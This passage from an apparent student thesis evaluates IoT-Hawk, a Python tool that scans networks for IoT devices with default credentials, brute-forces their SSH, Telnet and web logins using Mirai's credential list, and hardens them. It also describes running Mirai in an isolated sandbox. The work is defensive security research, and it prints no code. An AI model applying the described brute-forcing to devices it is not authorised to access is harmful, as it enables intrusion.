


(b) CNC Server now has 3 Bots

FIGURE 5.2: Output from Scanning Stage of IoT-Hawk



(a) Hardening Options for Vulnerable Device



(b) Execution of device Hardening

FIGURE 5.3: Device Hardening Carried out on Each Device

When the software has completed a full run of hardening, the efficacy of the protection is verified in multiple ways. Firstly, in contrast to Figure 5.1 , Figure 5.4 shows that after the execution of IoT-Hawk on the three devices, they have been removed from the list of bots in the running Mirai console. Another method of confirming the devices are protected is running IoT-Hawk, once again on the three bots that are now strengthened from the first run. The scanning aspect of the software is similar to that which is used by Mirai, so running the software once again determined whether the vulnerable device can be breached or not. The before and after output of running IoT hawk can be seen in Figures 5.5(a) and 5.5(b). Each of the virtual machines, is secure from the Mirai malware after one execution of IoT-Hawk is carried out, logging into each device shows all the methods of hardening were carried out. The passwords are changed, the Telnet

service is confirmed to be disabled and replaced by SSH instead, the ports used by each service are changed to randomized ports and the BusyBox shell is made exclusive to root users. Running another instance of the Mirai loader with the addresses of the bots does not lead to infection and enrolment into the botnet.





FIGURE 5.4: *Mirai Botnet with 0 Devices After Hardening*



(a) First run if IoT Hawk

(b) Second run of IoT-Hawk

FIGURE 5.5: Running IoT-Hawk before and After Hardening on three devices

Resource Efficiency: The benefit of having developed a complete software solution in the sandbox environment is that is analysis of resource usage was simple to perform. To evaluate the efficiency of Iot-Hawk, the real-time process monitor application *top*, which is included in most Linux distributions, was used. Using top, it was possible to gather statistics on resource usage throughout the operation of the software. The system used when running IoT-Hawk was a Kali Linux Virtual Machine with a high system spec. The VM has 4gb of assigned RAM as well as 4 cores from an AMD Ryzen 5 3600 processor. The data gathered shows the resource usage of the program on a high-end system, but it is a good indication of the resource usage as a whole across any device. Top was used to gather resource information on one usage of Iot-Hawk on three

unsecure IoT devices. The total execution time of the application was 18 seconds. The execution of the program can be broken up into the five stages, the time to complete each stage in seconds was also recorded. Figure 5.6 shows the data gathered from top for one successful execution of IoT Hawk

Stages	Network Scanning	SSH Brute Forcing	Telnet Brute Forcing	Web Brute Forcing	Device Hardening
Time(Secs)	4	5.1	6.8	7.2	15.5




FIGURE 5.6: *Resource Usage of IoT Hawk*

As can be seen in the graph, the initial scanning phase temporarily causes the CPU usage to spike, but has no effect on RAM usage. Once the brute forcing of vulnerable services is complete, usage drops and then finally peaks for device hardening. This graph is not an unexpected result in terms of resource efficiency. During device hardening, multiple connections are made to several services, which explains the rise in usage. As a whole the IoT-Hawk is not resource intensive, the whole execution of the script consumes between 1.5% and 3.5% of CPU usage and between 2.4% and 4% of RAM usage. Overall, IoT-Hawk is resource efficient in this test scenario, and it can be rolled out on any system, of varying resource capability, as long as access to the network is available. In this simulation, the total execution time for the software is 18 seconds, this is because the software is only scanning three hosts which are provided through a text file. However, it is important to note that when using the local scanning option of the software, which scans

all possible hosts on the subnet(0-255). A full execution of the Local scanning method takes 16 minutes as it needs to check for a response for every node in the subnet, but the level of resource consumption remains at the same low level. Any execution of the software is also dependent on the credentials provided in the text file, in the simulations the list of vulnerable credentials found in the Mirai source code was used, this means that for every possible username password combination in the list, the software will attempt to log into the device with those credentials, this can lead to longer execution times in the case where larger credential files is supplied. It may be necessary, if running the software using the local scan with a large list of credentials, to leave the software running and return when the device hardening step is ready. During the final step, the user must select an action for each device which is found to be vulnerable, this may take some time depending on and the number of devices that need to be hardened.

Scalability: The design of IoT-Hawk was based on its ability to be scalable in a wide variety of environments. Use of the Scapy library ensures efficient performance when scanning large networks. Any network can run IoT-Hawk as long as the system it is running on has Python installed, and it is connected to the network subnet.

Platform Independence: IoT-Hawk can be deployed on any platform as long as it has the relevant Python environment and libraries installed. From the resource analysis, the execution of IoT-Hawk has been shown to be very lightweight and not detrimental to a system in terms of resource consumption. The software is designed to protect the wide variety of possible IoT devices that may exist in a network, so the ability to be portable across a wide variety of architectures was important.

Extendability: IoT-Hawk is also extremely extendable due to its development in Python. The code itself is modular and allows for the addition of extra features if necessary.

Dynamic Device Discovery: This is one area where the hardening software lacks when compared to the other approach. Instead of detecting devices dynamically, the approach aims to negate the need for real-time discovery by ensuring that every hardened device is safe from infection from the outset. If the network adds a new device, the software should be executed once again, and fed the IP address of the newly added device, if the device is vulnerable, hardening will be undertaken, and it will be protected in the network. This is a more hands-on approach to other mitigation techniques, as the

network administrator must be aware of the addition of new devices into the network and then be able to execute the code.

Ease of Deployment: IoT-Hawk is simple to deploy in any network by anyone that posses any level of technological knowledge. The only requirement is that the user knows how to run a python script in a terminal. The help function of IoT-Hawk is very in depth, and it provides the end user with exactly what is necessary to run the code in the network. As well as the help function, the user can monitor the execution of IoT-Hawk through informative messages which are displayed in the command line. The only times when interaction is necessary throughout the operation of the software is when the user chooses whether to harden a specific device and then input a password to secure the device. The end user can also use the software to analyse the state of the network as a whole, monitoring the operation of the software shows the user what devices are vulnerable in the network. Depending on what CLA's are passed to the software, it can also be used as an all-purpose network scanner, as well as method device hardening. This is possible as IoT-Hawk provides functionality for scanning any port of any particular host, further enhancing its abilities as, not only a network protection method, but also a network diagnostics tool.

Timeliness: As mentioned previously, this technique focusses on negating the need for timely responses for newly added devices in the network in favour of protection of the network already in place. The execution time of the software is dependent on a number of factors. The first factor is the scanning technique being utilized by the software, if the local scanning technique is used, all hosts in the subnet are checked for a response which, in the simulation environment, took 16 minutes and 35 seconds. In contrast, if the user instead opts to scan only a hand-picked number of devices in the network, the time is drastically decreased. An execution of the software when supplying three IP addresses using a textile took only 4 seconds to finish the scanning stage of operation. The timeliness of scanning is also dependent on the number of ports selected to be scanned, however, in most cases of operation in is not necessary to scan a huge amount of port numbers, for protection against Mirai, it is only actually necessary to check the default telnet port of 23 and the default SSH port of 22. So if the user only opts to check these specific ports, which are checked by default, the execution time decreases. In the simulation, the use of ports 22,23 and 80 did not have a drastic increase on the timeliness of execution. The second factor that determines the execution time of the software is the list of credentials that are supplied as a CLAs. Supplying a textile of thousands of username password combinations is not recommended for IoT-Hawk execution, this scale of file would lead to the software checking every possible combination on every host that

was found to have relevant ports open. To successfully protect an IoT device against Mirai or other common attacks, the best approach is to use the list of common credentials that comes with the Mirai source code. This list contains 60 combinations of the most common IoT login combination and is more than enough for successful hardening using IoT-Hawk, and it ensures execution timeliness. The final factor effecting the timeliness of IoT-Hawk is somewhat of a combination of the first two factors, relating specifically to device hardening. Depending on the number of devices found to have a successful credential combination for login on the network, the time for device hardening can vary. In the simulation, the time taken to actually harden an individual device that has been accessed is 2.5 seconds. At this short amount of time, the hardening operation of the software is extremely efficient. In most cases, it would be extremely rare to have every device in the subnet be vulnerable, but in that case, the total hardening time would only take roughly 15 minutes(2.5 seconds*254 possible host=10.5 minutes, plus roughly 4 minutes to enter the new device passwords).

Cost Consciousness: the use of IoT hawk does not require the purchase of any additional software licences or hardware implementation. The software is free and can be implemented by any already in place machine in the network. The only possible cost that may arise from the use of IoT-Hawk is any possible costs resulting from machines being restarted. This is because, when the software is finished the hardening, it cleans the system it is protecting and then restarts it to ensure the changes have been made. The fact that any device that is successfully hardened will be restarted once the execution has completed should be considered by any user choosing to implement the software on their network.

Open Source: IoT-Hawk is completely open-source and is publicly available in a GIT repository to allow extension of its operations and make its functionality transparent to end user implemented the software that may have privacy and data privacy related concerns.

The last task that was performed after the implementation of the software was to run the Mirai malware from scratch and provide it the host information of the newly hardened devices. No level of infection was detected and none of the hardened devices were recruited to the botnet, this shows the effect of the IoT-Hawk software in protecting against Mirai infection, which was its key purpose. While The finished product accomplishes its key purpose, the hardening techniques used have the added benefits of securing the device against all manner of cyber-vulnerabilities. IoT-Hawk can be used for a number of use cases in a network, not just for Mirai protection, as mentioned, it

can be used as an advanced network scanning tool that keeps track of vulnerable devices in a network.

Chapter 6

Discussion and Conclusions

To critically evaluate the progress made, and overall success of this project, it is important to reinvestigate the goals and research questions that were established at the project planning stage and discuss whether the goals were met and the questions were answered. These goals and questions formed the basis to the direction that the project took throughout development.

Project Goals

1. Research the risks associated with IoT Devices in a Network, outlining attack vectors as well as the tools used to gain access to the vulnerable devices.

This goal was important to achieve in the project, as it gave an in-depth understanding of the area of the Internet of Things. Having an insight into the risks and threats associated with IoT devices in the network were extremely beneficial when it came to deciding on the type of mitigation technique to design and create during the implementation stage of the project. While investigating the risk, it was also important to understand the different IoT protocols and standards that are currently in place in the IoT landscape. The knowledge gained from researching these protocols and standards underpinned the rest of the project research, information on technologies used on the IoT devices shows how and why the devices are created in a resource constrained manner. In most cases, the manufacturers choose to implement standards and protocols that may not be as secure in terms of data privacy, this is done in favour of cutting costs to develop a cheap IoT device for the end user. During completion of this goal, an investigation into the security risks and issues was completed, each threat and risk was ranked in terms of its severity. This risk analysis gave insight into the vulnerabilities of resource constrained IoT devices. It became clear upon completion of all the tasks needed to complete this goal that IoT devices could be in a position to be more secure for use by end users, simple remediation during development and design could drastically reduce the risk posed to

these "things". For example, the most common risk and threats posed to IoT devices would be easily mitigated by secure credentials implemented before consumer use, the devices could come preprogrammed to have a secure password which could be emailed to the end user during the initial device configuration or the device could force the user to set a secure password before use. This goal was achieved in the project in Chapter 3 Section 3.3.

2. Investigate risks and security threats relates to IoT botnet attacks in particular the Mirai Botnet, and, similar to the previous goal, outlining possible attack vectors and tools that are used by such an attack.

In Chapter 3 Section 3.4, a comprehensive review of the functionality of the Mirai botnet was undertaken. The knowledge gained from this review was hugely beneficial during the creation of the Malware sandbox environment, and especially during the configuration and execution of the Mirai malware. Each component of Mirai was analysed to give an insight into how the malware takes control of vulnerable IoT devices. Mirai was chosen for analysis and execution as it was the most famous example of an IoT botnet attack, as well as its fame, the source code of the attack was released online 10 days after the largest attack that was performed with the malware. Initially, consideration was given to undertake an analysis into multiple examples of IoT-Botnet attacks. However, this became somewhat irrelevant after further research into these other botnets because in most cases, most of the functionality of the other botnets was based on the original Mirai botnet architect. The attackers just took the Mirai source code and edited it to meet their needs. It became clear that understanding the architecture of Mirai was more than sufficient to gain an understanding into how the majority of IoT botnet attacks function. In Section 3.4.1, each relevant attack type of Mirai was performed in the sandbox environment, and the traffic was captured on the victim machine to facilitate analysis of the attack.

3. Provide Detailed Analysis and descriptions of various mitigation techniques for the previously mentioned IoT Botnet attacks.

The purpose of this goal was to understand the current state of mitigation techniques to protect against botnet attacks. Research was undertaken to understand the techniques and from this research three techniques were proposed in Chapter 3 Section 3.5. Specific evaluation criteria was selected to assess each approach. The creation and proposal of the three mitigation techniques that came as a result from the completion of this goal was what lead to the decision to create an all-in-one device hardening software, which was outlined in Chapter 4. Device hardening was chosen as it was the most user-friendly

implementation and did not require a vast technical knowledge to roll it out in a network. In most cases, the most insecure implementations of IoT devices are in the homes of average consumers, this means that the approach used to secure these devices need to be usable by an average end-user on an IoT device to secure their own home networks from infection.

4. Simulate A Mirai Botnet Attack on several low-cost unprotected IoT devices and show how vulnerable factory configured IoT devices can be.

In Chapter 4 the creation of a sandbox environment for the safe execution of Mirai malware was created. The part of the project deviated slightly from the initial plans. Originally, the execution of Mirai was intended to be carried out on low-cost IoT devices, as stated in the goal. However, to safely isolate the Malware from my home network, the use of virtual machines was necessary. Instead, VMWare workstation was used to create simulated IoT devices, each VM that was used in this case was set up to be resource constrained, use the embedded software Busybox and have the relevant ports and services be reachable in the subnet. This meant that each VM, while not an actual resource constrained IoT device, was set up in a way that perfectly simulated an IoT device that would be supplied from a manufacturer to an end user. Each of the devices were using default credentials. While the use of an actual device would have been the preferred option, it was more practical to keep the whole sandbox isolated in Virtual machines instead. After the setup of the VM environment, the Mirai source code was used to set up all the relevant components of the Malware. Using VMs for the CNC server and loader server, the Mirai malware was successfully executed and was able to infect the three configured insecure, simulated IoT VMs into the botnet. Once infected, it was possible to run the most common Mirai attack types(outlined in Section 3.4.1)on a victim VM setup in the subnet and analyse the traffic from this.

5. Create a Python-based application which scans a network for vulnerable IoT devices and carries out device hardening on the devices.

This specific goal was only achievable once all the previous goals were completed. The knowledge gained from all previous tasks was necessary in the design and development of the IoT-Hawk software. The development of the software was broken down into three stages. The initial stage, scanning, was built in a way to mimic the approaches used by Mirai attackers to scan a network for vulnerable devices for botnet recruitment. By imitating this scanning methodology, it ensured that the defensive measures used to protect the device would be sufficient in protecting to Mirai attacks. When the IoT-Hawk has finished execution, it can be run again on the network for the previously

hardened devices, the result of the second run shows the scanning technique no longer can find the common vulnerabilities on the devices as they have now been protected, meaning that a Mirai scan would have no effect. The next stage was accessing the devices that were found to be vulnerable, once again, techniques from Mirai were used during this step. The Mirai source code contains a list of the most common username password combinations used on IoT devices, IoT-Hawk was set up to accept, in a textile, this list of common credentials to attempt to brute force the device in question. If the device was successfully accessed using the supplied credentials, it was flagged as a vulnerable device and passed to the final stage, which is device hardening. This final stage involved the strengthening of each of the devices using the methods of a device hardening outlined in Chapter 3 Section 3.5.1. Each hardening step was chosen on its ability to mitigate the infection from Mirai, as well as this, the steps act as an all-purpose device protection method. Once hardened, the device is protected from the Mirai botnet attack and most of the common risks related to IoT devices are also mitigated.

6. Show the effect the python device hardening application has on protecting an IoT device from the Mirai botnet by simulating the attack on the newly hardened IoT device and comparing to the previous simulation carried out on the unprotected devices.

It was an important goal, once the decision was made on the mitigation technique to be implemented, that the effectiveness of the approach could be seen by attempting to infect the simulated IoT devices once again, after hardening had been carried out. This ensures the effectiveness of the device in mitigating Mirai infection. There were two ways to achieve the goal because of the way in which the IoT-Hawk software was created. Running Mirai once again, i.e. initiating the CNC server and feeding the host address of the vulnerable device to the loader, showed that the infection no longer occurred, and the devices were not infected. Another method to evaluate the effectiveness was to execute the IoT-Hawk software for a second time, if the devices are sufficiently protected in the network, they will not be found to be accessible through the scanning on open ports.

The completion of each goal of the project had the added benefit of providing a structure to the overall implementation and research project report. Each goal was split up, early in the project, into smaller tasks, which acted as milestones that required completion in a step by step manner. While some goals were not exactly achieved as set up in the interim report, the research and knowledge gained as a result of completing each goal allowed me to make educated decisions on the direction of the rest of the project. For example, without completing the detailed review of the Mirai botnet attack, it would have been far more difficult to set up the Mirai malware in my sandbox environment, as I would not have understood the operation of each Mirai component, and without the

execution of the Mirai malware, I would not have understood the necessary steps needed to secure a device against the malware which were used in IoT-Hawk. Proposing three mitigation techniques early in the project and comparing them based on a set of curated categories made the decision of what particular methodology of mitigation technique would be the bases for the proposed techniques implemented in Chapter 4

Research Questions Each research question initially posed in the early development of the research project was intended to facilitate the further exploration of the relevant mitigation techniques to combat possible IoT risks and specifically Mirai. Answering the research questions became a more in-depth process that initially intended. For each mitigation technique, a unique approach was proposed that implements multiple types of techniques that have multiple added benefits in terms of IoT security. Each technique proposed is outlined in Chapter 3 Section 3.5 and evaluated using the same criteria, this facilitated objective comparison of each technique and allowed a decision to be made on what type of approach to be created in Chapter 4

1. Evaluate and investigate various Device Hardening mitigation techniques proposed for defence against an IoT Botnet.
Answering this research question ended up forming the basis of the implementation aspect of the project. An approach was proposed which contained a combination of different device hardening techniques that are commonly used for device protection, but was geared primarily towards securing devices against the Mirai malware.

2. Evaluate and investigate a Block-chain mitigation technique proposed for defence against an IoT Botnet.
Answering this research question gave me an insight in to both the complexity and versatility of distributed ledger technology. Ultimately, the approach presented was too complex to be implemented by users in a home environment, which is the key target market that needed to be protected against Mirai type attacks. The approach would be much more suited to implementation in a business or industry-based environment, where the relevant resources can be spent on setting up the multiple blockchains. The training or hiring of highly knowledgable technical staff would be required for this approach.

3. Evaluate and investigate the effect IoT botnet detection and isolation has on the effectiveness of an IoT Botnet Attack.
This proposed technique focused on the identification of vulnerabilities in connected IoT devices in a network, once identified the device is isolated from the network thought the use of access routers. Device hardening was chosen over this approach for the implementation section, as it does not require the purchase of additional hardware. For

this approach, multiple access routers needed to be purchased and setup in the network in question.

4. Investigate if the development of an all-in-one IoT hardening software, developed in Python, that scans for vulnerable IoT devices in a network and applies the relevant hardening methods, can be effective against mitigating the vulnerabilities of factory configured IoT devices. Evaluate the software in the same way as the previously compared mitigation techniques, with the same evaluation criteria outlined in Section 3.1.1.
This question was important for the project as it stressed the need for the evaluation of the proposed implementation that was created. The IoT-Hawk device hardening software, based on the hardening techniques that were proposed in the answer to the first research question, was found to be effective against mitigating common IoT vulnerabilities and combating infection from Mirai devices. None of the hardened devices were able to be re-infected by the Mirai malware, as well as this, the software ensures that the default credentials of the device are changed, thus mitigating most of the risks to IoT devices that were outlined in the risk analysis performed in Chapter 3.

6.1 Discussion

While it would not be possible to create an approach which eliminated all risks related to IoT devices, IoT-Hawk ensures the safety of the devices against attacks similar to Mirai and addresses issues related to these devices being insecurely factory configured. The software performs a suite of protection operations on the device based on best device hardening practices that ensures data security. The evaluation of the approach in Chapter 5 showed that once a device was hardened using IoT-Hawk, it was no longer vulnerable to the Mirai malware attack, which was able to infect the device before the hardening was undertaken.

Throughout the completion of this project, a number of difficulties arose which needed to be addressed to progress, further. The main difficulties and solutions used to address the problems are outlined as follows:

1. The development of the sandbox environment aspect of the project took more time and resources than initially thought. To successfully and safely run Mirai, it was necessary to isolate the malware using several Virtual machines. Many environments were implemented before the final approach was chosen, these environments had to be reassessed as the various Mirai components were not communicating successfully with one another due to incorrect configuration of network setting in the virtual environment

2. The operation of Mirai requires the use of a dedicated local DNS server to resolve the IP addresses of the Mirai component servers. This was something I only discovered after rolling out the Mirai components for the first time, so the whole sandbox environment had to be redesigned to incorporate this change. To solve both of these issues, a virtual machine was configured to act as a gateway and DNS nameserver for the sandbox, environment. Once configured, the router ensured the successful communication between all components and complete isolation of the sandbox from my home network.

3. During the early stages of the project, it was not anticipated that the scanning and identification stage of the IoT-Hawk would be so important and time-consuming. As development progressed, it became clear how important the scanning phase was, as well as this it was important to develop the scanning aspects of the implementation to mimic the scanning approach used by Mirai attackers. Copying this approach ensured that any vulnerable devices that would be infected by Mirai would be caught by the IoT-Hawk software.

4. When the developing the device hardening functionality of the IoT-Hawk software, it was initially difficult to identify whether the hardening techniques were actually implemented on the system or not. Initially, the software performed some hardening actions on the device, but did not ensure the successful implementation of the techniques. To solve this, I ensured after device hardening, a clean-up of the communication session was carried out. During clean-up, the relevant services were restart and the system as a whole was restarted. It was also ensured that relevant information was printed correctly, as in the command line interface, this information tells the user whether a device needs hardening or not. By doing this, determining whether the device hardening steps were implemented could be done by running the software twice, the first execution finds the vulnerable device and notifies the end user, while the second run shows that the hardened device is no longer vulnerable and thus device hardening has been successful. It was also possible, to assess the effectiveness of the device hardening by attempting to run the Mirai malware once again to see if the devices could be infected after hardening.

5. Another issued that occurred during the implementation of the sandbox environment was that, due to the isolation of the network, relevant packages and dependencies could not be installed from the internet. To solve this issue, the required components necessary for successful execution of Mirai had to be loaded to each Virtual Machine from a removable USB stick.

6. In the early stages of the project, it was planned to use actual vulnerable IoT devices instead of simulated VM's. Several low-cost IoT devices, such as a Raspberry Pi, ring doorbell and Wi-Fi camera, were configured in the early stages and can be seen in the network diagram in Figure 4.1. However, as the project progressed, it became clear that

the safest way to execute the malware was to simulate the IoT devices on several virtual machines in the VMWare Workstation sandbox environment. If the project was to be carried out differently, I would perform more research into how to incorporate real IoT devices into the Mirai malware execution phase as opposed to the simulated VMs.

6.2 Conclusion

The Mirai botnet now more widely accessible than ever due to the release of the source code. Attackers can now download and configure a pre-built botnet environment and customize the source code to meet their individual needs. However, even though Mirai poses a threat to any vulnerable IoT device in a network and any host that easy a target for a DDoS attack, it is not impossible to negate the threat posed by the Malware. By utilizing any mitigation techniques similar to those presented, or more specifically executing IoT-Hawk, devices can be secured against malware like Mirai. The key conclusion that should be taken away from the Mirai malware is that IoT manufacturing industry needs to pay attention to the effect that their decision in favouring cost-cutting techniques over the implementation of proper device security has, and from this immediately aim to produce IoT devices with any of mitigation techniques similar to those presented and with security being in mind during development.

In the last decade, the IoT paradigm has attracted significant interest from many areas, which has sparked rapid evolution of the technology. With this evolution, new challenges and risk will emerge that will need to be addressed. This research paper provides an overview of the current risks related to IoT devices and proposes a number of solutions that, regardless of evolution, would protect an IoT device efficiently. It is critical that a globalized standard is put in place for IoT devices to ensure that the devices are protected. Currently, no discernable progress has been made in developing global cybersecurity standards focusing on IoT devices. While this paper presents techniques that secure an IoT device, the ideal scenario is one where the end user does not have to implement such measures themselves. Instead, all devices should come preconfigured to be secure in a network, which could be accomplished by the creation and enforcement of a globalized set of standards.

6.3 Future Work

As mentioned previously, given the opportunity for redesign of the proposed solution, I would ensure that more research would be carried out into how to incorporate real IoT devices into the Mirai malware execution phase as opposed to the simulated VMs.

As the IoT environment grows in both complexity and functionality, the technology will be adopted by more than just the individual consumers. Many areas of IoT research today are related to how the technology could be adopted and used by cities and large companies to make everything smart and connected to save time and money. This global level of adoption of the IoT paradigm provides more targets and attack vectors for malicious entities to prey upon, as well as increasing the scale of damage that an IoT attack has. Future work in the area should be focused on ensuring that, with the growth of IoT, the security of these devices growths in parallel.

Bibliography

[1] J. H. Nord, A. Koohang, and J. Paliszkiewicz, "The Internet of Things: Review and theoretical framework," *Expert Systems with Applications*, vol. 133, pp. 97–108, 2019.

[2] A. Caliman, "IoT Architectures - Common Approaches and Ways to Design IoT at Scale," 2021.

[3] A. Shoemaker, "How to Identify a Mirai-Style DDoS Attack." [Online]. Available: https://www.imperva.com/blog/how-to-identify-a-mirai-style-ddos-attack/

[4] C. Kelly, N. Pitropakis, S. McKeown, and C. Lambrinoudakis, "Testing and Hardening IoT Devices against the Mirai Botnet," *International Conference on Cyber Security and Protection of Digital Services, Cyber Security 2020*, 2020.

[5] M. A. Khan and K. Salah, "IoT security: Review, blockchain solutions, and open challenges," *Future Generation Computer Systems*, vol. 82, pp. 395–411, 2018. [Online]. Available: https://doi.org/10.1016/j.future.2017.11.022

[6] A. Gills, "internet of things (IoT)," 2020. [Online]. Available: https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT

[7] Statista Research Department, "IoT: number of connected devices worldwide 2012-2025," *Statista*, 2020. [Online]. Available: https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/

[8] H. Petersen, E. Baccelli, M. Wählisch, T. C. Schmidt, and J. Schiller, "The role of the internet of things in network resilience," *Lecture Notes of the Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering, LNICST*, vol. 151, no. June, pp. 283–296, 2015.

[9] S. Madakam, R. Ramaswamy, and S. Tripathi, "No TitInternet of Things (IoT): A lit- erature review. Journal of Computer and Communications, 3 (5)," *NA*, pp. 164–173, 2015.

[10] P. Sethi and S. R. Sarangi, "Internet of Things: Architectures, Protocols, and Applications," *Journal of Electrical and Computer Engineering*, vol. 2017, 2017.

[11] K. Kandasamy, S. Srinivas, K. Achuthan, and V. P. Rangan, "IoT cyber risk: a holistic analysis of cyber risk assessment frameworks, risk vectors, and risk ranking process," *Eurasip Journal on Information Security*, vol. 2020, no. 1, 2020.

[12] Kaspersky, "What is a Botnet?" 2021. [Online]. Available: https://www.kaspersky.com/resource-center/threats/botnet-attacks

[13] J. Margolis, T. T. Oh, S. Jadhav, Y. H. Kim, and J. N. Kim, "An In-Depth Analysis of the Mirai Botnet," *Proceedings - 2017 International Conference on Software Security and Assurance, ICSSA 2017*, pp. 6–12, 2018.

[14] R. Winward, "IoT Attack Handbook," *NA*, 2018. [Online]. Available: https://www.datacom.cz/userfiles/miraihandbookebook_final.pdf

[15] C. Dietz, R. L. Castro, J. Steinberger, C. Wilczak, M. Antzek, A. Sperotto, and A. Pras, "IoT-Botnet Detection and Isolation by Access Routers," *Proceedings of the 2018 9th International Conference on the Network of the Future, NOF 2018*, pp. 88–95, 2018.

[16] Z. Ahmed, S. M. Danish, H. K. Qureshi, and M. Lestas, "Protecting IoTs from mirai botnet attacks using blockchains," *IEEE International Workshop on Computer Aided Modeling and Design of Communication Links and Networks, CAMAD*, vol. 2019-September, 2019.

[17] ENISA, *Security Call to Action*. ENISA, 2016, vol. 153, no. November. [Online]. Available: https://www.enisa.europa.eu/publications/security-resilience-good-practices

[18] D. G. S. Jaiswal, "Security requirements for internet of things (iot)," in Proceedings of International Conference on Communication and Networks. Springer," in ., 2017, pp. 419–427.

[19] N. E.Rescorla, Alexander, "Datagram Transport Layer Security Version 1.2." 2012. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc6347

[20] M. Hossain, Y. Karim, and R. Hasan, "SecuPAN: A security scheme to mitigate fragmentation-based network attacks in 6lowpan," *CODASPY 2018 - Proceedings of the 8th ACM Conference on Data and Application Security and Privacy*, vol. 2018-January, no. March, pp. 307–318, 2018.

[21] W. S. Park and C. S. Park, "Securing 6LoWPAN Neighbor Discovery," *IEEE Internet of Things Journal*, 2021.

